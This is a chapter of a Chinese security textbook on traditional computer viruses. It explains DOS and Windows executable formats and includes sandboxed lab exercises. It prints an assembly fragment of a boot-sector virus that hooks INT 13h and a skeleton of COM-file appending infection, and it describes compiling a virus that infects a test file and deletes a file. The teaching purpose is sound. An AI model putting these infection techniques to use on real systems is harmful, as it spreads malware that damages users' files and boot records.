CHAPTER 3

第3章 传统计算机病毒

DOS环境下的病毒数量已经定格在了5000多种。DOS平台是病毒编制者(Vxer)的乐园,因为程序员可以在该平台下自由地读、写、控制系统的所有资源。Windows平台的出现促使计算机病毒技术迅速向新平台转化,Windows 9x(包括Windows 95/98/me)平台下的病毒曾经繁荣一时,虽然Windows 9x通过使用设备驱动和32位程序来管理文件系统,给病毒编制带来了一定的麻烦,但是Vxer们还是分别利用Ring3和Ring0执行权限达到了目的。以NT内核为基础的Windows 2000/NT/2003/XP等操作系统,进一步改进了系统的安全性,此时,虽然利用Ring3执行权限的病毒可以轻松转到新平台上来,但是进入Ring0难度进一步加大。目前,Windows Vista和Windows 7的安全性进一步得到提高,利用Ring0执行权限的新病毒越来越难写,写传统型计算机病毒简直到了不可能的地步。

伴随着操作系统的不断进步,可执行文件的格式也发生了巨大变化。它包括4个阶段:DOS中以COM为扩展名的可执行文件和以EXE为扩展名的MZ格式的可执行文件;Windows 3.x下出现的NE(New Executable)格式的EXE和DLL文件;Windows 3.x和Windows 9x所专有的LE(Linear Executable,其专用于VxD文件);Windows 9x和Windows NT/2000/XP下的32位的PE(Portable Executable)格式文件。总之,COM、MZ和NE属于16位文件格式,PE属于Win32文件格式,LE可以兼容16位和32位两种环境。

本章主要介绍DOS、Windows平台下引导区病毒、可执行文件病毒等传统型计算机病毒,并设计了一个实验来展示这些病毒。

本章学习目标:

- 了解COM、EXE、NE、PE可执行文件格式;
- 掌握引导型病毒原理及实验;
- 掌握COM文件病毒原理及实验;
- 掌握PE文件型病毒及实验。

3.1 引导型病毒编制技术

学习本节前建议先学习硬盘主引导区结构，掌握主引导程序以及 DOS 操作系统的中断知识。

3.1.1 引导型病毒编制原理

20 世纪 90 年代中期之前，引导型病毒一直是最流行的病毒类型。但是 2010 年 3 月由金山安全反病毒专家发现了 Windows 系统下引导型病毒“鬼影”，这彻底颠覆了人们的传统认识——Windows 下不会再有引导型病毒。

引导型病毒首先感染软盘的引导区，然后再蔓延至硬盘并感染硬盘的主引导记录(MBR)。一旦 MBR 被病毒感染，病毒就试图感染软驱中的软盘引导区。引导型病毒是这样工作的：由于病毒隐藏在软盘的第一扇区，使它可以在系统文件装入内存之前，先进入内存，从而使它获得对操作系统的完全控制，这就使它得以传播并造成危害。引导型病毒常常用自身的程序替代 MBR 中的程序，并移动扇区到硬盘的其他存储区。由于 PC 开机后，将先执行主引导区的代码，因此病毒可以获得第一控制权，在引导操作系统之前，完成以下工作。

(1) 减少系统可用最大内存量，以供自己需要。

(2) 修改必要的中断向量，以便传播。

(3) 读入病毒的其他部分，进行病毒的拼装。病毒首先从已标记簇的某扇区读入病毒的其他部分，这些簇往往被标记为坏簇(但是文件型病毒则不必如此，两者混合型也不必如此)。然后，再读入原引导记录到 0000:7C00H 处，跳转执行。引导型病毒的代码如下：

```
    mov cl,06h
    shl ax,cl ;ax = 8F80
    add ax,0840h ;ax = 97c0
    mov es,ax
    mov si,7c00h ;si = 7c00
    mov di,si
    mov cx,0100h
    repz movsw ;                          //将病毒移到高端
v2: push ax
    pop ds
    push ax
    mov bx,7c4bh
    push bx
    ret ;                                 //指令执行转入高端内存
    call v3
v3: xor ah,ah ;ah = 0
    int 13h
    mov ah,80h
    and byte ptr ds:[7df8h],al
v4: mov bx,word ptr ds:[7df9h] ;          //读入病毒的其他部分
    push cs
```

```
    pop ax ; ax = 97c0
    sub ax,20h ; ax = 97a0
    mov es,ax ; es = 97a0
    call v9
    mov bx,word ptr ds:[7df9h] ;load logic sector id
    inc bx ;bx++ is boot sector
    mov ax,0ffc0h ;ffc0:8000 = 0000:7c00  //读入原引导分区内容
    mov es,ax
    call v9
    xor ax,ax ;AX = 0
    mov byte ptr ds:[7df7h],al ;flag = 0
v5: mov ds,ax ;ds = 0
    mov ax,word ptr ds:[4ch]
    mov bx,word ptr ds:[4eh] ;              //修改中断向量
    mov word ptr ds:[4ch],7cd6h
    mov word ptr ds:[4eh],cs ;now int13h had been changed
    push cs
    pop ds ;ds = cs
    mov word ptr ds:[7d30h],ax ;save original int13 vector
    mov word ptr ds:[7d32h],bx
v6: mov dl,byte ptr ds:[7df8h] ;load drive letter
v7: jmp 0000:7C00
    db 0eah,00h,7ch,00h,00h ;               //这里是个跳转指令的二进制代码
```

(4) 读入原主引导分区,转去执行操作系统的引导工作。这部分工作可以参照硬盘引导程序。

3.1.2　引导型病毒实验

1. 实验目的

通过实验,了解引导型病毒的感染对象和感染特征,重点学习引导型病毒的感染机制和恢复感染染毒文件的方法,提高汇编语言的使用能力。

2. 实验内容

本实验需要完成的内容如下。

(1) 引导阶段病毒由软盘感染硬盘实验。通过触发病毒,观察病毒发作的现象和步骤学习病毒的感染机制;阅读和分析病毒的代码。

(2) DOS 运行时病毒由硬盘感染软盘实验。通过触发病毒,观察病毒发作的现象和步骤学习病毒的感染机制;阅读和分析病毒的代码。

3. 实验环境

VMware Workstation 5.5.3,MS-DOS 7.10。

4. 实验素材

附书资源 experiment 目录下的 bootvirus 目录。

5. 实验步骤

第一步,环境安装。

安装虚拟机 VMware,在虚拟机环境内安装 MS-DOS 7.10 环境。安装步骤参考附书资源。

第二步,软盘感染硬盘。

(1) 运行虚拟机,检查目前虚拟硬盘是否含有病毒。图 3-1 表示没有病毒正常启动硬盘的状态。



图 3-1 正常启动硬盘的状态

(2) 在附书资源中复制含有病毒的虚拟软盘 virus.img。

(3) 将含有病毒的软盘插入虚拟机引导,可以看到闪动的字符“*^_^*”,如图 3-2 所示。按任意键后可以看到闪动的字符变为静止字符,如图 3-3 所示。



图 3-2 闪动的字符



图 3-3 静止的字符

第三步,验证硬盘已经被感染。

(1) 取出虚拟软盘,通过硬盘引导,再次出现了病毒的界面,如图 3-4 所示。

(2) 按任意键后正常引导了 DOS 系统,如图 3-5 所示。可见,硬盘已经被感染。

第四步,硬盘感染软盘。

(1) 下载 empty.img,并且将它插入虚拟机,启动计算机,由于该盘为空,将出现如图 3-6 所示的界面。

(2) 取出虚拟软盘,从硬盘启动,通过“format A: /q”命令快速格式化软盘。可能会出



图 3-4　出现了病毒的界面

图 3-5　硬盘已经被感染病毒



图 3-6　出现空白界面

现提示出错信息，这时只要按 R 键即可，如图 3-7 所示。

（3）成功格式化后的结果如图 3-8 所示。

（4）不要取出虚拟软盘，重新启动虚拟机，这时是从 empty.img 引导，可以看到病毒的界面，如图 3-9 所示。按任意键进入如图 3-10 所示的界面。可见，病毒已经成功由硬盘传染给了软盘。



图 3-7　提示出错信息



图 3-8　成功格式化后的结果



图 3-9　病毒界面



图 3-10　病毒已经成功由硬盘传染给软盘

3.2　16 位可执行文件病毒编制技术

3.2.1　16 位可执行文件结构及运行原理

文件型病毒是病毒中的大家族，顾名思义，该病毒主要是感染文件（包括 COM、EXE、DRV、BIN、OVL 和 SYS 等扩展名的文件）。当它们激活时，感染文件又把自身复制到其他干净文件中，并能在存储介质中保存很长时间，直到病毒又被激活。由于技术的原因，文件型病毒的活力远比引导型病毒强。目前存在着数千种文件型病毒，它们不但活动在 DOS 16 位环境中，而且在 Windows 32 位系统中依然非常活跃，同时，有些文件型病毒能很成功地感染 OS2、Linux、UNIX 和 Macintosh 环境中的文件。编制文件型病毒的关键是分析操作系统中的文件结构及其执行原理。本节主要介绍 16 位系统中常见的文件结构及其运行原理，为后续章节做准备。

1. COM 格式

最简单的可执行文件就是 DOS 下的 COM 文件。由于当时计算机 64KB 内存的限制，就产生了 COM 文件。COM 格式文件最大为 64KB，内含 16 位程序的二进制代码映像，没有重定位信息。COM 文件包含程序二进制代码的一个绝对映像，也就是说，为了运行程序准确的处理器指令和内存中的数据，DOS 通过直接把该映像从文件复制到内存来加载 COM 程序，系统不需要做重定位工作。

为加载一个 COM 程序，DOS 试图分配内存，因为 COM 程序必须位于一个 64KB 的段中，所以 COM 文件的大小不能超过 65 024B（64KB 减去用于 PSP 的 256B 和用于一个起始堆栈的至少 256B）。如果 DOS 不能为程序、一个 PSP（Program Segment Prefix，程序段前缀）和一个起始堆栈分配足够内存，则分配尝试失败。否则，DOS 分配尽可能多的内存（直至所有保留内存），即使 COM 程序本身不能大于 64KB。在试图运行另一个程序或分配另外的内存之前，大部分 COM 程序释放任何不需要的内存。分配内存后，DOS 在该内存的头 256B 建立一个 PSP。结构如下：

偏移大小	长度(Byte)	说 明
0000h	02	中断 20H
0002h	02	以字节计算的内存大小(利用该项可看出是否感染引导型病毒)
0004h	01	保留
0005h	05	至 DOS 的长调用
000Ah	02	INT 22H 入口 IP
000Ch	02	INT 22H 入口 CS
000Eh	02	INT 23H 入口 IP
0010h	02	INT 23H 入口 CS
0012h	02	INT 24H 入口 IP
0014h	02	INT 24H 入口 CS
0016h	02	父进程的 PSP 段值(可测知是否被跟踪)
0018h	14	存放 20 个 SOFT 号
002Ch	02	环境块段地址(从中可获知执行的程序名)
002Eh	04	存放用户栈地址指针
0032h	1E	保留
0050h	03	DOS 调用(INT 21H / RETF)

0053h	02	保留
0055h	07	扩展的 FCB 头
005Ch	10	格式化的 FCB1
006Ch	10	格式化的 FCB2
007Ch	04	保留
0080h	80	命令行参数长度
0081h	127	命令行参数

如果 PSP 中的第一个 FCB 含有一个有效驱动器标识符，则置 AL 为 00H，否则为 0FFH。DOS 还置 AH 为 00H 或 0FFH，这依赖于第二个 FCB 是否含有一个有效驱动器标识符。创建 PSP 后，DOS 在 PSP 后立即开始(偏移 100H)加载 COM 文件，它置 SS、DS 和 ES 为 PSP 的段地址，接着创建一个堆栈。为了创建这个堆栈，DOS 置 SP 为 0000H。如果没有分配 64KB 内存，则要求置寄存器大小是所分配的字节总数加 2 的值。最后，它把 0000H 推进栈中，这是为了保证与早期 DOS 版本上设计的程序的兼容性。

DOS 通过控制传递偏移 100H 处的指令而启动程序。程序设计者必须保证 COM 文件的第一条指令是程序的入口点。因为程序是在偏移 100H 处加载，所以所有代码和数据偏移也必须相对于 100H。汇编语言程序设计者可通过设置程序的初值为 100H 保证这一点(例如，通过在源代码的开始使用语句 org 100H)。

2. MZ 格式

COM 发展下去就是 MZ 格式的可执行文件，这是 DOS 中具有重定位功能的可执行文件格式。MZ 可执行文件内含 16 位代码，在这些代码之前加了一个文件头，文件头中包括各种说明数据，例如，第一句可执行代码执行指令时所需要的文件入口点、堆栈的位置、重定位表等。操作系统根据文件头的信息将代码部分装入内存，然后根据重定位表修正代码，最后在设置好堆栈后从文件头中指定的入口开始执行。因此 DOS 可以把 MZ 格式的程序放在任何它想要的地方。图 3-11 为 MZ 格式的可执行文件的简单结构示意图。



图 3-11　MZ 格式可执行文件结构示意图

```
//MZ 格式可执行程序文件头
struct HeadEXE
{
        WORD wType;                 //00H MZ 标志
        WORD wLastSecSize;          //02H 最后扇区被使用的大小
        WORD wFileSize;             //04H 文件大小
        WORD wRelocNum;             //06H 重定位项数
        WORD wHeadSize;             //08H 文件头大小
        WORD wReqMin;               //0AH 最小所需内存
        WORD wReqMax;               //0CH 最大所需内存
        WORD wInitSS;               //0EH SS 初值
        WORD wInitSP;               //10H SP 初值
        WORD wChkSum;               //12H 校验和
        WORD wInitIP;               //14H IP 初值
        WORD wInitCS;               //16H CS 初值
        WORD wFirstReloc;           //18H 第一个重定位项位置
```

```
        WORD wOverlap;                  //1AH 覆盖
        WORD wReserved[0x20];           //1CH 保留
        WORD wNEOffset;                 //3CH NE 头位置
};
```

3. NE 格式

为了保持对 DOS 的兼容性并满足 Windows 的需要，Windows 3.x 中出现的 NE 格式的可执行文件中保留了 MZ 格式的头，同时 NE 文件又加了一个自己的头，之后才是可执行文件的可执行代码。NE 类型包括了 EXE、DLL、DRV 和 FON 4 种类型的文件。NE 格式的关键特性是：它把程序代码、数据及资源隔离在不同的可加载区中，借由符号输入和输出，实现所谓的运行时动态链接。

16 位的 NE 格式文件装载程序(NE Loader)读取部分磁盘文件，并生成一个完全不同的数据结构，在内存中建立模块。当代码或数据需要装入时，装载程序必须从全局内存中分配出一块，查找原始数据在文件中的位置，找到位置后再读取原始的数据，最后再进行一些修正。另外，每一个 16 位的模块(Module)要负责记住现在使用的所有段选择符，该选择符表示该段是否已经被抛弃等信息。图 3-12 是 NE 格式的可执行文件的结构示意图。



图 3-12　NE 格式可执行文件结构示意图

```
//NE 格式可执行文件文件头
struct HeadNE
{
        WORD wType;                             //NE 标志
        BYTE wLinkerVerMajor;
        BYTE wLinkerVerMinor;
        WORD wEntryOffset;
        WORD wEntrySize;
        DWORD dReserved;
        WORD wModelFlag;
        WORD wDGROUPseg;
        WORD wInitLocalHeapSize;
        WORD wInitStackSize;
        WORD wInitIP;
        WORD wInitCS;
        WORD wInitSP;
        WORD wInitSS;
        WORD wSegTableEntrys;
        WORD wModelRefEntrys;
        WORD wNoResdNameTableSize;
        WORD wSegTableOffset;
        WORD wResourceOffset;
        WORD wResdNameTableOffset;
        WORD wModelRefOffset;
```

```
WORD wInputNameTableOffset;
DWORD wNoResdNameTableOffset;
WORD wMovableEntrys;
WORD wSegStartOffset;
WORD wResTableEntrys;
BYTE bOperatingSystem;
BYTE bExtFlag;
WORD wFLAOffsetBySector;              //快速装入区,Windows 专用
WORD wFLASectors;                     //Windows 专用
WORD wReserved;
WORD wReqWindowsVer;                  //Windows 专用
```

3.2.2 COM 文件病毒原理

COM 文件是一种单段执行结构的文件,其执行文件代码和执行时内存映像完全相同,起始执行偏移地址为 100H,对应于文件的偏移 00H(文件头)。感染 COM 文件的典型做法如下:

```
cs:0100 jmp endoffile                 //db 0E9H, 0100H 处为文件的开头
                                      //dw COM 文件的实际大小
   …
endoffile:
virusstart:                           //病毒代码开始
   mov ax, orgcode                    //orgcode db 3 dup(?)
                                      //源文件由 0100 开始的 3 个字节
   mov [100], ax
   mov al, [orgcode + 2]
   mov [102], al
   virussize =  $ - virusstart
resume:
   jmp 100                            //db 0E9H
                                      //dw 当前地址 - (COM 文件的实际大小 + 病毒代码大小)
```

病毒要感染 COM 文件,先将开始的 3 个字节保存在 orgcode 中,并将这 3 个字节更改为 0E9H 和 COM 文件的实际大小的二进制编码。然后,将 resume 开始的 3 个字节改为 0E9H 和表达式(当前地址—COM 文件的实际大小—病毒代码大小)的二进制编码,以便在执行完病毒后转向执行源程序。最后,将病毒写入源 COM 文件的末尾。

此外,完整的病毒感染代码还需要感染标记判断、文件大小判断等。

3.2.3 COM 文件病毒实验

1. 实验目的

掌握 COM 病毒的传播原理。

2. 实验平台

(1) VMware Workstation 5.5.3。

(2) MS-DOS 7.10。

(3) MASM611。

3. 实验步骤

(1) 安装虚拟机 VMware，安装步骤参考网上下载的实验配套资料“解压缩目录\Application\MSDOS71\虚拟机上安装 MSDOS. doc”文档。

(2) 在虚拟机环境内安装 MS-DOS 7. 10 环境。

(3) 在 MS-DOS C:\MASM 目录下安装 MASM611，然后将 binr 目录下的 link. exe 复制到 bin 目录下。

(4) 从附书资源“experiment\com”下复制病毒程序 Virus. asm 及测试程序源代码 test. asm。

如果直接下载虚拟机映像文件，这两个代码已经存在于相关目录中(图 3-13)。



图 3-13　虚拟机映像文件

(5) 编译程序。

编译链接 test. asm，形成 test. com 测试程序。

编译链接 virus. asm，生成病毒程序 virus. exe。

两个程序的编译过程完全相同，在此，以编译 virus. asm 为例，详细过程如下。

① 输入“masm virus. asm”语句，可以生成 virus. obj。具体如图 3-14 所示。



图 3-14　生成 virus. obj

② 输入“link virus.obj”指令，生成 virus.com。在默认情况下，会生成 virus.exe，可以在 link 过程中把名字改为 com，如图 3-15 所示。



图 3-15　生成 virus.exe

③ 检查文件。检查当前目录下是否生成了 virus.com，如果存在则已经正确编译。以同样的步骤生成 test.com。

(6) 实验内容。

① 实验准备。在 C:\MASM\Bin 目录下建立 del.txt 文件，并且将 test.com 和病毒 virus.com 复制到此目录下。

② 感染前的运行情况。执行 test.com，观察未感染前的运行结果，如图 3-16 所示。



图 3-16　感染前的运行情况

③ 运行病毒。执行 virus.com 文件以感染 test.com 文件并且自动删除 del.txt，如图 3-17 所示。

④ 观察感染后的效果。执行 test.com 观察感染后的结果可知，test.com 运行过程由两部分组成，首先显示了病毒代码的一部分工作，然后显示了自身的原有功能，如图 3-18 所示。



图 3-17　运行病毒



图 3-18　观察感染后的效果

4. 程序源码

本实验以尾部感染 COM 文件的病毒为例子，其中待感染 COM 文件源代码 test.asm、病毒源文件源代码 virus.asm 参见附书源代码。

3.3　32 位可执行文件病毒编制技术

学习本节前，建议学习并掌握 PE 可执行文件的结构及运行原理。推荐参考罗云彬编著的《Windows 环境下 32 位汇编语言程序设计》第 2 版。

尽管基于 16 位架构的病毒依然存在，尽管有些病毒创作者还沉浸在获得 16 位架构特权的喜悦中，但 32 位架构才代表当今的潮流（作者写该教材时，64 位架构已开始商业化，但还没有获得绝对优势）。常言道："知己知彼，百战不殆。"尽管本教材的目的是恶意代码防范技术，但学习并精通 32 位操作系统下的病毒制作理论是当今病毒防范的重要基础。

3.3.1 PE 文件结构及其运行原理

PE 是 Win32 环境自身所带的可执行文件格式。它的一些特性继承自 UNIX 的 COFF (Common Object File Format)文件格式。可移植的执行体意味着此文件格式是跨 Win32 平台的,即使 Windows 运行在非 Intel 的 CPU 上,任何 Win32 平台的 PE 装载器都能识别和使用该文件格式。当然,移植到不同的 CPU 上 PE 执行体必然得有一些改变。除 VxD 和 16 位的 DLL 外,所有 Win32 执行文件都使用 PE 文件格式。因此,研究 PE 文件格式是我们洞悉 Windows 结构的良机。

3.3.2 PE 文件型病毒关键技术

在 Win32 下编写 Ring3 级别的病毒不是一件非常困难的事情,但是,在 Win32 下的系统功能调用不是直接通过中断来实现的,而是通过 DLL 导出的。因此,在病毒中得到 API 入口是一项关键任务。虽然,Ring3 给我们带来了很多不方便的限制,但这个级别的病毒有很好的兼容性,能同时适用于 Windows 9x 和 Windows 2000 环境。编写 Ring3 级病毒,有几个重要问题需要做。

1. 病毒的重定位

我们写正常程序的时候根本不用去关心变量(常量)的位置,因为源程序在编译的时候在内存中的位置都被计算好了。程序装入内存时,系统不会为它重定位。编程时需要用到变量(常量)的时候直接用它们的名称访问(编译后就是通过偏移地址访问)即可。

